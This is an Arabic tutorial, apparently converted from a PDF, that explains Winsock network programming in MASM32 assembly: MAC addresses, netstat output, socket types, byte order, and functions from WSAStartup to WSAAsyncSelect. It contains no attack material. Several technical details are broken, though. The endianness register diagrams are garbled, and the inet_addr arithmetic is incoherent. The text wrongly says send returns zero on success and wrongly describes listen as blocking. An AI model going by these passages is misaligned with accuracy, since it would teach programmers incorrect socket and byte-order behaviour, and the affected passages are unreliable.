
☒ Network Access Layer :

وهي آخر طبقة من طبقات شبكة Ethernet .. وهي طبقة Hardware ويطلق عليها MAC أو Media Access Layer .. وهذه الطبقة قد تكون كارت شبكة Ethernet Lan Card .. يقوم بتحويل صف البيانات إلي إشارات الكترونية ويقوم بإرسالها إلي العنوان المحدد .

ويوجد عنوان رقمي فريد لكل MAC علي الشبكة ..

رقم MAC

رقم فريد يتكون من 48 بت يستخدم كمعرف لشريحة الشبكة .. وهو يكون علي الصيغة [04:08:15:26:23:42] حيث يمثل بأرقام hex في كل خانة .. ويتم فصل الخانات بـ ":"



الاتصالات Connections:

يتم الاتصال باستخدام بروتوكولي TCP/IP بين جهازين علي الأقل .. كل جهاز له عنوان الانترنت والمنفذ الخاص به .. والمعروف أن يكون جهاز عميل **Client** والآخر مزود **Server**.

العميل **Client** : يقوم الاتصال بالمزود **Server** وطلب البيانات .

المزود **Server** : يقوم بالاستماع **Listening** إلي أي اتصالات قادمة أو اتصالات محددة **Incomming Request Connections** ويقبلها **Accept** .. ومن ثم يقوم بتنفيذ طلبات العميل وإرسالها له.

ومن هنا نعرف أن العميل هو الذي يقوم بطلب بيانات .. ومنه يقوم المزود بتلبية العميل تبعاً لطلبه..

علي سبيل المثال عندما تقوم بفتح صفحة موقع .. المتصفح الذي تستخدمه هنا سيكون هو العميل Client .. ومزود الويب WebServer المحجوز عليه الموقع هنا سيكون المزود Server .

وهنا يكون الـ WebServer في حالة استماع Listening لأي طلب اتصال به .

قم مثلاً بفتح موقع جوجل .. ثم قم بتشغيل CMD واكتب الأمر التالي :

netstat -an

وستجد من نتائج التنفيذ السطر التالي :

C:\WINDOWS\system32\cmd.exe			
TCP	192.168.1.3:1455	85.12.146.34:80	ESTABLISHED
TCP	192.168.1.3:1461	209.85.229.101:80	ESTABLISHED
UDP	0.0.0.0:1096	*:*	
UDP	0.0.0.0:1097	*:*	

TCP 192.168.1.3:1461 209.85.229.101:80
ESTABLISHED

وهو يحدد نوع البروتوكول المستخدم TCP ثم عنوان الانترنت الحالي لجهاز العميل Client ورقم المنفذ المستخدم في إنشاء الاتصال لجوجل .. وهو منفذ عشوائي ثم عنوان جوجل الذي رد علي طلب العميل .. ثم رقم المنفذ الذي يستخدمه سيرفر جوجل وهو 80 .. وحالة الاتصال Established .

☆ مقابس الويندوز Windows Sockets :

ويطلق عليها وينسوك Winsock كاختصار .. ولتعريف ما هو المقبس Socket فكما تلاحظ يقوم أي اتصال علي وجود طرفين .. كل طرف له مقيس يمكنه من التعامل مع

الطرف الآخر .. هذا المقبس مرتبط بعنوان الانترنت IP ورقم المنفذ Port .. ويعتبر مقبض للتعامل مع الطرف الآخر.

والمقبس نفسه ذو اتجاهين .. يمكن إرسال واستقبال البيانات بواسطته .
ويوجد نوعان من المقابس :

1- SOCK_STREAM :

وهو يستخدم في التطبيقات التي تحتاج إلي اتصال موثوق فيه يعتمد علي بروتوكول TCP.. بحيث عندما يتم إرسال حزم من البيانات تصل جميعها إلي المكان الصحيح .

2- SOCK_DGRAM :

وهو يستخدم في التطبيقات التي تقوم بإرسال الصوت أو الصورة .. أي يعتمد علي بروتوكول UDP بحيث لن تؤثر عملية فقد البيانات علي المحتوى بصورة كبيرة .. فهذا النوع من المقابس يكون أسرع من النوع الأول .. ولكنه لا يضمن أن تصل البيانات إلي المكان الصحيح .

★ إصدارات الوينسوك :

يوجد عدة إصدارات مثل :

Winsock 1.0

Winsock 1.1

Winsock 2.0

أكثر إصدار استخداماً هو الإصدار الثاني 2.0 وهو يدعم الأنظمة التالية , 98, ME,NT4,2000,XP,Vista .. وحزمة MASM32 بها كلا من الإصدارين 1.1 و2.0 :

Windows Socket 1.1 32-Bit :

wsock32.inc,wsock32.lib→wsock32.dll

Windows Socket 2.0 32-Bit :
ws2_32.inc,ws2_32.lib→ws2_32.dll

وسنقوم بالتطرق الآن لدوال الوينسوك Winsock API التي سنستخدمها في عمل مشروع Client/Server .

1- دالة WSAStartup

هي أول خطوة يجب القيام بها قبل استدعاء أي دالة أخرى ضمن المكتبة .. حيث يتم استدعاء هذه الدالة لعمل تهيئة لمكتبة الوينسوك .. وللدالة التعريف التالي :

WSAStartup PROTO wVersionRequested:DWORD, lpWSAData:DWORD

نلاحظ وجود معاملين لها ..

الأول wVersionRequested : يحدد إصدار المكتبة المراد تحميلها .. حيث يتم تخزين رقم الإصدار الرئيسي Major في البايت السفلي Low Order وتخزين الرقم الثانوي Minor في البايت العلوي High Order .
الثاني lpWSAData : مؤشر لبنية WSADATA والتي تستقبل معلومات عن المكتبة التي تم تحميلها بعد نجاح الدالة .. ومحتوي البنية كالتالي :

```

WSADATA STRUCT
    WORD    ?    wVersion
    WORD    ?    wHighVersion
    BYTE    WSADESCRIPTION_LEN + 1 dup    szDescription
    (?)
    BYTE    WSASYS_STATUS_LEN + 1 dup    szSystemStatus
    (?)
    WORD    ?    iMaxSockets
    WORD    ?    iMaxUdpDg
    DWORD   ?    lpVendorInfo
WSADATA ENDS

```

ويمكنك قراءة محتويات البنية لمعرفة المزيد عن مكتبة الوينسوك المُحملة.

وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بقيمة غير الصفر تشير إلي فشل الدالة .. يمكنك الاستفادة القيمة التي عادت إذا فشلت الدالة ومعرفة السبب بالبحث عن معني تلك القيمة في ملف [windows.inc] فقط ابحث عن النص "WSA" للوصول لبداية تعريفات ثوابت الوينسوك.. ومن ثم معرفة الثابت النصي المقابل للقيمة الرقمية.. ومن النص يمكن الاستنتاج بالسبب .

لكن في معظم الأحوال ستنجح الدالة .. فلم تفشل معي يوما .

2- دالة WSACleanup

عند الانتهاء من استخدام المكتبة .. يتم استدعاء تلك الدالة لمسح المكتبة وحذفها من الذاكرة .. وعن كل استدعاء للدالة WSAStartup يجب أن يقابله نفس العدد من استدعاءات WSACleanup.

WSACleanup PROTO

والدالة ليست لها معاملات .

3- دالة Socket

تستخدم تلك الدالة لإنشاء مقبس جديد .. وتعريفها كالتالي :

socket PROTO AF:DWORD,s_type:DWORD,Protocol:DWORD

للدالة 3 معاملات هم :

الأول AF : يحدد عائلة العنوان Address Family للبروتوكول المراد استخدامه ولاستخدام البروتوكول TCP أو UDP يجب أن تكون العائلة هنا هي AF_INET .

الثاني s_type : نحدد نوع المقبس المراد استخدامه إما SOCK_STREAM أو SOCK_DGRAM .. وسنتعامل مع نوع المقبس الأول لأسباب سبق ذكرها .

الثالث Protocol : يحدد نوع البروتوكول المراد للمقبس استخدامه ولاستخدام TCP .. نضع القيمة هنا IPPROTO_TCP .

وعند نجاح الدالة تعود بمقبض للمقبس الجديد الذي تم إنشائه .. وإلا ستعود بقيمة INVALID_SOCKET

4- دالة closesocket

ومن اسم الدالة نستنتج أنها تستخدم في غلق المقبس بعد انتهائنا من استخدامه .

closesocket PROTO s:DWORD

لها معامل وحيد وهو قيمة المقبس المراد إغلاقه . وعند نجاح الدالة تعود بصفر وإلا ستعود بـ SOCKET_ERROR .

5- sockaddr

بروتوكول TCP/IP يستخدم رقم انترنت ورقم منفذ للعنونة وإنشاء اتصال .. لكن من الممكن أن تكون بعض البروتوكولات الأخرى لا تستخدم نفس الطريقة .. وللتوافق مع جميع البروتوكولات .. ففي النسخة الأولى من الوينسوك .. تم حل هذه المسألة مع البنية sockaddr ..

```
sockaddr STRUCT
    sa_family WORD ?
    sa_data BYTE 1+ dup(?)
sockaddr ENDS
```

العضو الأول في البنية sockaddr هو [sa_family] وهو بحجم 2 بايت ويستخدم في تخزين عائلة العنوان للعنوان المستخدم في الاتصال .

العضو الثاني هو [sa_data] وهو بحجم 14 بايت ويستخدم حسب قواعد البروتوكول المعمول به .

ومن ثم فنحن سنستخدم عنوان عائلة TCP/IP .. فيوجد تعريف آخر للبنية السابقة خاص بـ TCP/IP وهو :

```
sockaddr_in STRUCT
    sin_family WORD ?
    sin_port WORD ?
    sin_addr in_addr <>
    sin_zero BYTE (0) (?)
sockaddr_in ENDS
```

فالبنية `sockaddr_in` تستخدم في تخزين عائلة العنوان ورقم المنفذ `Port` وعنوان الانترنت `IP` .. وآخر 8 بايتات في البنية للتوافق مع حجم البنية `sockaddr`.

العضو `sin_family` : نضع به `AF_INET` لنتعامل مع بروتوكول `TCP/IP`.

العضو `sin_port` : نخزن به رقم المنفذ .. ويجب أن يكون الرقم في صيغة `Network Byte Order`.

العضو `sin_addr` : مؤشر لبنية `in_addr` بحجم 4 بايت لنخزن به عنوان الانترنت `IP` .. ويجب أن يكون الرقم في صيغة `Network Byte Order`.

☆ Network Byte Order :

من الواضح أنك ألقت علي مفهوم الـ `Byte Order` أو ما يعني أنه توجد قيمة تخزن في بايتات بترتيب معين .. فمثلاً القيمة `[48151623h]` بحجم 32 بت .. تحتاج لأربع بايتات لتخزينها .

معالج `Intel x86` يستخدم طريقة `[little-endian]` في ترتيب التخزين .. والذي يعني أن أقل بايت يخزن أولاً .. وبالتالي ستخزن القيمة السابقة بالتتابع التالي :

`23h , 16h , 15h , 48h`

فمثلاً إذا أردت حفظ القيمة السابقة في مسجل هكذا :

`mov eax, 48151623h`

فستخزن كالتالي :

`little-endian method`

```

EAX = 48 15 16 23
AX  = 48 15 16 23
AH  = 48 15 16 23
AL  = 48 15 16 23

```

وبالتالي البايت الأقل في الترتيب 23h أو 35 عشرياً تم تخزينه أولاً .. وذلك علي معالج Intel x86 .. بينما معظم المعالجات الأخرى لا تستخدم طريقة [little-endian] .. بل تستخدم طريقة عكسها وهي باسم [big-endian] .. وإذا تم تخزين القيمة السابقة علي تلك المعالجات بهذه الطريقة فستكون كالتالي :

48h , 15h , 16h , 23h

big-endian method

```

EAX = 23 16 15 48
AX  = 23 16 15 48
AH  = 23 16 15 48
AL  = 23 16 15 48

```

بحيث أعلى بايت يتم تخزينه أولاً ..

وبالتالي مع اختلاف تتابع البايتات بين الأجهزة .. فيلزم وجود قاعدة تسري علي جميع الأجهزة .. وهذه القاعدة هي تمرير البايتات للشبكة علي طريقة [big-endian] والتي تسمى هنا Network Byte Order.

وبالتالي علي معالج Intel x86 إذا كان لدينا رقم المنفذ وليكن [1234h] أو [4660] عشرياً فنقوم بترتيب البايتات حسب Network Byte Order لتصبح [3412h] ومن ثم يتم تمرير واستخدام رقم المنفذ [13330].

توجد دالة في مكتبة الوينسوك تقوم بهذه العملية وهي دالة htons

6- دالة htons

[Convert Host byte to Network byte order for Short Numbers] وهي تعني
وتعريفها كالتالي :

htons PROTO hostshort:DWORD

ولها معامل وحيد وهو القيمة المراد تحويلها .. وتعود الدالة بالقيمة المحول إليها.. وتوجد دالة باسم ntohs تقوم بعكس تلك العملية .
كذلك الحال مع رقم عنوان الانترنت IP يجب أن يكون في صيغة تتابع الشبكة
ولن نستخدم له htons بل دالة أخرى خاصة بذلك باسم inet_addr .

7- دالة inet_addr

تقوم تلك الدالة بتحويل نص رقم الانترنت IP المنقط .. إلى قيمة بطول 32 بت ..
وللدالة التعريف التالي :

inet_addr PROTO cip:DWORD

والمعامل الوحيد لها هو مؤشر لنص رقم الانترنت .

فمثلاً عنوان الانترنت "127.0.0.1" إذا أردنا تحويله لصيغة الشبكة سنقوم بالآتي :

127	.	0	.	0	.	1	→ in little-endian
1	.	0	.	0	.	127	→ in little-endian
01h	.	00h	.	00h	.	7Fh	→ in little-endian & hex format

$$1 * 16^6 + 7 * 10^1 + F * 10^0 = 0100007Fh = 16777343$$

والقيمة [16777343] هي نفس القيمة التي سنحصل عليها عند استخدام الدالة `inet_addr` مع العنوان "127.0.0.1".
وتوجد دالة تقوم بعكس هذه الدالة وهي دالة `inet_ntoa`.

8- دالة bind

تستخدم تلك الدالة لربط المقبس الذي قمنا بإنشائه مع عنوان انترنت IP ومنفذ Port .. ولها التعريف التالي :

```
bind PROTO s:DWORD, name:DWORD, namelen:DWORD
```

لها ثلاث معاملات :

- الأول S : ونمرر به مقبض المقبس Socket .
- الثاني name : ونمرر به مؤشر لبنية sockaddr_in .
- الثالث namelen : حجم تلك البنية .

ونحتاج لتلك الدالة قبل وضع المقبس في حالة استماع Listening لأي طلب اتصال قادم .

9- دالة Listen

تستخدم تلك الدالة لوضع المقبس في حالة استماع Listen State .. ولها التعريف التالي :

```
listen PROTO s:DWORD, backlog:DWORD
```

حيث :

- المعامل الأول S : هو مقبض المقبس الذي تم عمل bind له .
- المعامل الثاني backlog : يخزن به أقصى عدد طلبات اتصال منتظرة لم يتم الموافقة عليها بعد.. ويوجد الثابت SOMAXCONN كقيمة افتراضية ليتم اختيار قيمة أوتوماتيكية تبعا لمزود الخدمة .

وعن نجاح الدالة فتعود بالقيمة صفر .. وعند فشلها تعود بالقيمة
SOCKET_ERROR

10- دالة Accept

تستخدم تلك الدالة للموافقة علي طلب اتصال قادم .. ولها التعريف التالي :

`accept PROTO s:DWORD, sockaddr:DWORD, addrlen:DWORD`

حيث :

المعامل الأول S : هو المقبس الذي في حالة انتظار Listening .
 المعامل الثاني sockaddr : معامل اختياري ويمكن وضع NULL له .. ولكنه في
 الأصل مؤشر لبنية sockaddr_in والتي ستحتوي علي بيانات الطرف الآخر
 المتصل.

المعامل الثالث addrlen : وهو حجم تلك البنية .

وعندما يتم الموافقة علي الاتصال .. سينشأ مقبض لمقبس جديد كقيمة معادة من الدالة
accept .. هذا المقبس الجديد هو حلقة الوصل مع الطرف الآخر .

11- دالة connect

تستخدم تلك الدالة لإنشاء اتصال من مقبس لآخر .. ولها التعريف التالي :

`connect PROTO s:DWORD, name:DWORD, namelen:DWORD`

حيث :

المعامل S : هو مقبض المقبس الغير متصل والمراد إنشاء اتصال به .
 المعامل name : مؤشر لبنية sockaddr_in بها بيانات المقبس الآخر المراد
 الاتصال به.

المعامل namelen : حجم تلك البنية .

عند نجاح الدالة تعود بالقيمة صفر .. وعند فشلها تعود بـ `SOCKET_ERROR`.

12 – دالتي `send & recv`

تستخدم كلا الدالتين لنقل البيانات بين مقبسين .. حيث تستخدم الدالة `send` لإرسال البيانات والدالة `recv` لاستقبال البيانات وكلتا الدالتين لهما تعريف متشابه .

`send` `PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD`

المعامل `S` : مقبض المقبس المتصل لإرسال البيانات عليه .

المعامل `buf` : مؤشر لمخزن به البيانات المراد إرسالها .

المعامل `len` : حجم المخزن .

المعامل `flags` : معامل اختياري يتحكم في طريقة نقل البيانات .

`recv` `PROTO s:DWORD, buf:DWORD, len:DWORD, flags:DWORD`

المعامل `S` : مقبض المقبس والذي سيستقبل البيانات عليه .

المعامل `buf` : مؤشر لمخزن لوضع البيانات المستقبلية به .

المعامل `len` : حجم المخزن .

المعامل `flags` : معامل اختياري يتحكم في طريقة نقل البيانات .


عند نجاح الدالة `send` فستعود بالقيمة صفر وإلا ستعود بـ `SOCKET_ERROR`

عند نجاح الدالة `recv` فستعود بحجم البايتات المستقبلية .

★ Blocking And Non Blocking Sockets

الوضع الطبيعي للمقبس هو حالة الجمود `Block Mode` .. وحالة الجمود هي أن وظائف المقبس مثل `listen, connect, send, recv` عند استدعائها فهي تجعل مسار التنفيذ للبرنامج يتجمد حتى نحصل علي نتيجة تلك الوظائف .

فمثلا المخطط التالي يوضح حالة التنفيذ عند استدعاء الدالة `listen`



حيث تم تجميد مسار التنفيذ الأصلي ودخلت الوظيفة **listen** في حالة استماع للأبد .. لن تخرج منه إلا إذا كان هناك طلب اتصال قادم.. في هذه الحالة سيعود **return** استئناف مسار التنفيذ الأصلي .

الدالة **connect** أيضا تدخل في حالة جمود إلي أن يحدث اتصال .. أو تعود بخطأ في الاتصال .

حيث في حالة الجمود لا يتم استخدام أي إشعارات **Notifications** .. فالاستدعاء يتجمد إلي أن تنتهي العملية .

السؤال هنا هو كيف نتغلب علي حالة الجمود هذه ؟ .. والإجابة بسيطة وهي دالة **WSAAsyncSelect** .. والتي تساعد علي إنشاء إشعارات عند حدوث أي عملية .

13 - دالة WSAAsyncSelect

تقوم هذه الدالة بطلب إشعارات رسائل النافذة لأحداث الشبكة علي مقبس محدد .. حيث تقوم بدمج رسائل الشبكة للمقبس مع رسائل النافذة **Window Messages** .. ويتم معالجة جميع الرسائل ضمن إجراء النافذة **Window Procedure** .. وللدالة التعريف التالي :

WSAAsyncSelect **PROTO** **s:DWORD, hWnd:DWORD, wParam:DWORD, lParam:DWORD**

حيث :

المعامل S : مقبض المقبس المراد .

